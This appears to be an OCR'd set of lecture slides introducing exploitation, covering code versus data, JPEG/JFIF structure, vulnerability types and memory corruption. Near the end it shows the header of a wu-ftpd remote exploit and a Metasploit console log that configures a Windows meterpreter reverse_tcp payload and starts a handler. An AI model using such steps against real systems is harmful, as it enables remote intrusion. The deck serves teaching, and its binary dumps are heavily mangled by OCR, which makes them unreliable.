Exploiting and Defense Exploiting Intro

Content

Kinda Relevant

- ◆ Code vs. Data
- → Vulnerability type: Memory corruptions
- What is an exploit? What types exist?
- ♦ What is vulnerable?
- ★ Code and Data: Who is on top? (+Weird machines)

Philosophy and History

- ★ Is exploit writing hacking?
- → Morris worm

Code and Data

Difference between Data and Code (spoiler alert: there is none)

What is a picture?



What is a picture? In an text editor

```
ŸØŸÀNULDLEJFIFNULSOHSOHNULNULSOHNULSOHNULNULŸŰNUL"NULENOETXEOT
DIE VT BEL BS SO
BELIBELIFFINAKIFFISOIDC1 DC1 DC3 DC3 DC3 DC3 BELIVT SYNICAN SYNIDC2 CANIDLE DC2 DC3 DC2 SOHIENO ENO ENO BSIBELIBS FFIBELIBELIFF
DC2[BS|BET/BS|DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[
DC2[DC2[DC2[DC2]DC2[DC2]DC2[DC2[DC2]DC2[DC2]DC2[DC2[DC2]DC2[DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2[DC2]DC2[DC2]DC2[DC2[DC2]DC2[DC2]DC2[DC2[DC2]DC2[DC2]DC2[DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC2]DC2[DC
EOT ENO ACKIBELIBS
VÄNULCDLENULSTXISTXISOHETXISTXIENOIETXETXETXETXETXETXISTXISTXIVTISOHISTXINULETXIDC1EOTIDC2! ENQ1 ACKIDC3"2ABQ
RBEDDC4b#arNAK3,Cg'SYN$SBS¢4*ÂDc\ETB%sfâTŸÄNUDESCSOHNUDETXSOHSOHSOHSOHSOHNUDNUDNUDNUDNUDNUDNUDNUDNUD
NULINULISOHISTXIETXIEOTIENOIACKIBELŸÄNULI) DC1 SOHISOHINULISTXISTXIETXISOHINULISTXIETXISOHINULISTXIETXINULINUL
SOHSTX(DC1)ETX(DC2)DC3 ! 1 EOT(DC4AENO)"Qa2q \ ACKRb\;\(\text{V}\)(NUL\(\text{FF}\)(ETX\(\text{SOH}\)(NUL\(\text{STX}\)(DC1\(\text{ETX}\)(DC1\(\text{NUL}\)?\(\text{NUL}\)\;\(\text{cTB}\)(EM\(\text{ETB}\)(EM\(\text{ETB}\)(ENO\(\text{SY}\)(DC2\(\text{DC1}\)(\text{NUL}\)?\(\text{NUL}\)\;\(\text{CST}\)(\text{DC1}\)(\text{NUL}\)?\(\text{NUL}\)\(\text{CST}\)(\text{ETB}\)(\text{EM}\)(\text{ETB}\)(\text{EM}\)(\text{CST}\)(\text{DC1}\)(\text{NUL}\)?\(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)?\(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{DC1}\)(\text{NUL}\)(\text{STX}\)(\text{NUL}\)(\text{NUL}\)(\text{NUL}\)(\text{NUL}\)(\text{NUL}\)(\text{NUL}\)
Iñ Numar¥ü@ªISS'I
DC2I$€0%Rp%@!'C$SDXGNDC1USDY|8ëhggI8°#÷GScÍèbwjŽÂtôݧ30ÈâutÝSRSoSáë#H*4ÂýtÀ¼KÇ@ND-•ýNNX"é'Îó]Ó%äO¬*f
                 <sup>™</sup>Q4ØSOx<sup>™</sup>/S6ÅÍ``-«3Øc-NOKg°Í±®^0«I«02!š′Ì&•8:TDDX5Ô&JSOvÍμDO12;]X4WGSñNNK\oÄÍÔDM!A`BÄSYN, Ç
×ÚIDSC'"ÎŽ,ذãeÏ©;U4LőMDGS£æ~"DGS'<"Ö-'¥‡ÇÏóÿNUDô±,JDGZÄ×úgeñ$'ADM&ÜIGGâ,^DNOXxа4Ž"¬'WE;¢ÀŒ°+tÎÇGGS
öŐQŽ-±ÌÆ^bÙ†SÓ¿Ž°U°'¹Òèánfr4Êú/Q9ú%°PüÌ7°@MürfÌâ"Èçhk;ˬа!£ž!äÖýf°a¼|ÍÍÌÉrÉ-ãMM"%,1°fe°I\ga(˰Q,â×'H
SUBKDC2¥^NAK1cABÇ^NAKøb÷Š^ñ°YÀ'©m*
...<•Èò₩
"ÓYš+i'' GS [H¿ GOBfjÍTÌHøšky•ucZ«LD#CS"'‡¬¼Åf, GND-p2âfC
NUL%...ETXp-°NULrp`n"x€2 FP>,,>,,STX1&á!o'L™,LzVN"V!n"H""(CAN\""VD™DLEVNÈ•&D™€C$¢egæNULRŒFSÈ`STXFLDC2!DC3
EOT "SOHDIE SUBEM1fXTESO$ù"c@Sã *
DC1FF°€Z!jfSOF0KÁ-EOTÑ;AÌSTXedF!™-"ôFFUS´NULÄ¿ÍNULCANHy€CANDLEÖSOdÝDC1èYÄ0bó(~
GS%Vb·BSACKÈSI,°STX$EOT-Y3Ùdl°;r",2;DØòÿNUL°Tr"RSDC3°YiIUER&,eÄĐ™RÌ"DC2C~4BSu÷Ž$kÞi¦f^óM3,-fU]¦°æZ&
°æDNIocSXN ×hDCS&ÒDCAàÅNAKšH(+), QAGUSI,Å,iDNO"ž'-¬S%×K;® \RSW1n'cIÄDCA#H*%EYÈ,Ds^*%16DDXH:X**
(^X-*STXÈf^ âEMPGSK-%GF,2,F@BELDC2bSYNGB-@)ÄDC2!`*NUL8-.Tp$†IGENULd'HENO%r°BEL2€áCANEM-LSTXäÎ
æB`TYûÊ<ÀÌ-ßhDC2ó(™$ÛNUDd\d\DC4'|I$STX`ËÄ©3EOT¦$™ DC2ISUBHEOT'I DC3âT¿%P
```

What is a picture? In an hex editor

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000
                                                            Øÿà..JFIF.....
                00 00 FF DB 00 84 00 05 03 04 09 09 09 08
00000010
00000020
                08 06 08 08 08 06 07
00000030
00000040
                09 07 07 0C 15 0C 0E 11 11 13 13 13 07 0B
00000050
00000060
00000070
00000080
00000090
          12 12 12 1E 12 12 12 1E 12 12 FF CO 00 11 08 04
                40 03 01 22 00 02 11
000000A0
                                        03 11 01 FF C4 00
000000B0
          1D 00 00 02 03 01 01 01 01 00 00 00 00 00 00
000000C0
          00 00 02 03 00 01 04 05 06 07 08 09 FF C4 00 43
000000D0
                02 02 01 03 02 05 03 03 03 03 03 03 02 02
          0B 01 02 00 03 11 04 12 21 05 31 06 13 22 32 41
                                                            ...."2A
000000E0
                                                            BOR..b#ar.3,Cg'.
                52 07 14 62 23 61 72 15 33 82 43 71 92 16
000000F0
                                                            $5..¢4°ÂDc\.%sfâ
00000100
                08 81 A2 34 B2 C2 44 63 91 17
00000110
                            00 03 01
00000120
                            00 01 02
00000130
                11 01 01 00 02 02 03 01 00 02 03 01 01 00
00000140
          02 03 00 00 01 02 11 03 12 13 21 31 04 14 41 05
                                                            .......!1..A.
                                                            "Qa2q'.RbÿÚ....
00000150
                61 32 71 91 06 52 62 FF DA 00 0C 03 01 00
                                                            .....?.üs....$Ÿ.
00000160
                03 11 00 3F 00 FC 73 17 19 17 05 24 9F 12
00000170
                                                            Iñ.@r\u00e4ü@aI$.$'I
                00 A9 72 A5 FC 40 AA 49 24 90 24 92 49 20
                                                            .I$€O%Rb%@!'C$.G
00000180
```

JFIF file structure		
Segment	Code	Description
SOI	FF D8	Start of Image
JFIF-APP0	FF E0 s1 s2 4A 46 49 46 00	see below
JFXX-APP0	FF E0 s1 s2 4 JFIF APP0 market	e r seament (ledit)

... additional marker segments

FF DA

FF D9

compressed

SOS

EOI

In the mandatory JFIF APP0 marker segment the parameters of the image are specified. Optionally an uncompresse (for example SOF, DHT, COM)

JFIF APP0 marker segment				
Field	Size (bytes)	Description		
APP0 marker	2	FF E0		
Length	2	Length of segment excluding APP0 marker		
Identifier	5	4A 46 49 46 00 = "JFIF" in ASCII, terminated by a null byte		
JFIF version	2	First byte for major version, second byte for minor version (01 02 for 1.02)		
Density units	1	Units for the following pixel density fields • 00 : No units; width:height pixel aspect ratio = Xdensity:Ydensity • 01 : Pixels per inch (2.54 cm) • 02 : Pixels per centimeter		
Xdensity	2	Horizontal pixel density. Must not be zero.		
Ydensity	2	Vertical pixel density. Must not be zero.		
Xthumbnail	1	Horizontal pixel count of the following embedded RGB thumbnail. May be zero.		
Ythumbnail	1	Vertical pixel count of the following embedded RGB thumbnail. May be zero.		





Image (RGB, DC) @ 12.5% (1/8)



What is a picture?



- → Data for the computer
- → When interpreted correctly, displays a cat
- → When interpreted wrongly, displays garbage / crashes
- → When interpreted wrongly in the right way, let's us hack a computer



Which one is data and which is instructions?

```
0004 8384 0084 c7c8 00c8 4748 0048 e8e9
     6a69
          0069 a8a9 00a9 2828
                                0028 fdfc
                                                      how the computer
           0019 9898 0098 d9d8 00d8 5857
00fc 1819
                                                       sees instructions
0057 7b7a
                     00b9 3a3c 003c 8888
          007a bab9
                     288e be88 8888 8888
8888 8888
           8888 8888
3b83 5788
          8888 8888
                           7786
d61f 7abd 8818 8888
8b06 e8f7 88aa 8388
8a18 880c e841 c988
how the computer
  sees data
```

What is a picture?

Is it possible to create an image which executes code?

- **→** Yes
- → If this is intentional, it's a feature
- ★ If this is not intentional, the picture is an exploit (exploiting a bug/vulnerability)

How?!

→ Make the original program (code) execute our (the attackers) own code (data) by writing into memory locations at runtime which influence where code is being read from Vulnerability types

Vulnerability types

Vulnerability types

- → Memory corruption
- **♦** Authentication
- **→** Authorization
- ★ Configuration error
- → Input validation
- ★ Logic error
- ★ Sensitive data protection
- → Session management
- ★ Encoding Error
- **→** Cryptographic Errors
- Permission Problems
- **+** ...

Vulnerability Types



Memory corruption occurs in a computer program when the contents of a memory location are unintentionally modified due to programming errors; this is termed violating memory safety. When the corrupted memory contents are used later in that program, it leads either to program crash or to strange and bizarre program behavior

Modern programming languages like C and C++ have powerful features of explicit memory management and pointer arithmetic. These features are designed for developing "efficient" applications and system software.

https://en.wikipedia.org/wiki/Memory_corruption

Vulnerability Types – Memory Corruption

Memory corruption: Overwrite adjacent bytes (but in memory)

```
Offset(h) 00 01 02 03 04 05
        FF D8 FF E0 00 10 4A 46 49 46 00
                                                     ₩ØŸà..JFIF.....
00000000
00000010
00000020 08 08 08 06 08 08 08 06 07 07 07 08 07 07 07 07
00000030 07 07 07 07 07 07 07 07 07 07 07 07 0A 10 0B 07
00000040 08 0E 09 07 07 0C 15 0C 0E 11 11 13 13 13 07 0B
00000050 16 18 16 12 18 10 12 13 12 01 05 05 05 08 07 08
00000060 0C 07 07 0C 12 08 07 08 12 12 12 12 12 12 12 12
000000000 12 12 12 1E 12 12 1E 12 1E 12 1F CO 00 11 08 04
0A00000A0
        BO 06 40 03 01 22 00 02 11 01 03 11 01 FF C4 00
000000B0
        1D 00 00 02 03 01 01 01 01 00 00 00 00 00 00
000000C0
        00 00 02 03 00 01 04 05 06 07 08 09 FF C4 00 43
000000D0 10 00 02 02 01 03 02 05 03 03 03 03 03 03 02 02
                                                      ...."2A
000000E0 0B 01 02 00 03 11 04 12 21 05 31 06 13 22 32 41
                                                     BQR..b#ar.3,Cq'.
000000F0 42 51 52 07 14 62 23 61 72 15 33 82 43 71 92 16
                                                     $S..¢4°ÂDc\.%sfâ
00000100 24 53 08 81 A2 34 B2 C2 44 63 91 17 25 73 83 E2
00000110 54 FF C4 00 1B 01 00 03 01 01 01 01 01 00 00 00
00000120 00 00 00 00 00 00 01 02 03 04 05 06 07 FF C4
                                                     ....ÿÄ
00000130
        00 29 11 01 01 00 02 02 03 01 00 02 03 01 01 00
                                                     .)..........
00000140
        02 03 00 00 01 02 11 03 12 13 21 31 04 14 41 05
                                                      .......!1..A.
00000150 22 51 61 32 71 91 06 52 62 FF DA 00 0C 03 01 00
                                                     "Oa2α'.RbÿÚ....
                                                      .....?.üs....$Ÿ.
00000160 02 11 03 11 00 3F 00 FC 73 17 19 17 05 24 9F 12
00000170 49 F1 00 A9 72 A5 FC 40 AA 49 24 90 24 92 49 20
                                                     Iñ.@r\u00e4ü@aI$.$'I
00000180 12 49 24 80 4F 89 52 FE 25 40 21 92 43 24 02 47
                                                     .I$€0%Rb%@!'C$.G
```

Formal definition

What is an exploit? Dictionary

Simple Definition of EXPLOIT

- to get value or use from (something)
- to use (someone or something) in a way that helps you unfairly

Full Definition of EXPLOIT

- ★ to make productive use of: UTILIZE
 <a href="https://www.uses.org/lines/color: uses.org/lines/color: uses.org/lines/colo
- to make use of meanly or unfairly for one's own advantage <exploiting migrant farm workers>

http://www.merriam-webster.com/dictionary/exploit

What is an exploit? Hacking related



to exploit (v): To take advantage of a vulnerability so that the target system reacts in a manner other than which the designer intended.

the Exploit (n): The tool, set of instructions, or code that is used to take advantage of a vulnerability.


(The Shellcoders Handbook, 2nd Edition, p4)


```
2
     **
     ** wu-ftpd v2.6.2 off-by-one remote 0day exploit.
4
     ** exploit by "you dong-hun"(Xpl017Elz), <szoahc@hotmail.com>.
 6
    ** Update:
7
     **
8
                [v0.0.2] August 2, I added wu-ftpd-2.6.2, 2.6.0, 2.6.1 finally.
     **
                [v0.0.3] August 3, Brute-Force function addition.
                [v0.0.4] August 4, Added FreeBSD, OpenBSD version wu-ftpd-2.6.x exploit.
10
                                           It will be applied well to most XxxxBSD.
11
     **
                [v0.0.5] August 4, Remote scan & exploit test function addition.
12
     **
13
                            August 6, Cleaning.
     **
14
15
     */
16
17
     #define VERSION "v0.0.5"
18
     #include <stdio.h>
19
     #include <unistd.h>
20
     #include <stdlib.h>
21
     #include <netdb.h>
22
     #include <netinet/in.h>
23
     #include <sys/socket.h>
24
25
    #define DEBUG NG
    #undef DEBUG NG
     #define NRL 0
27
     #define SCS 1
    #define FAD (-1)
    #define MAX BF (16)
     #define BF LSZ (0x100) /* 256 */
    #define DEF VA 255
     #define DEF PORT 21
     #define DEF ANSH LINUX 15
35
     #define DEF ANSH FRBSD 55
     #define GET HOST NM ERR (NULL)
     #define SIN ZR SIZE 8
```


```
bash
       =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
  -- --= 570 exploits - 285 auxiliary
    --=[ 212 payloads - 27 encoders - 8 nops
       =[ svn r9925 updated today (2010.07.25)
msf > use exploit/windows/browser/ms10_xxx_windows_shell_lnk_execute
                           s_shell_lnk_execute) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms10_xxx_
                                        xecute) > set LHOST 192.168.254.1
LHOST => 192.168.254.1
msf exploit(ms10_xxx_wi
                               nell_lnk_execute) > exploit
    Exploit running as background job.
msf exploit(ms10_xxx win
    Started reverse handler on 192.168.254.1:4444
    Send vulnerable clients to \\172.19.131.162\WggRCvFe\.
    Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
   Using URL: http://0.0.0.0:80/
    Local IP: http://172.19.131.162:80/
    Server started.
msf exploit(
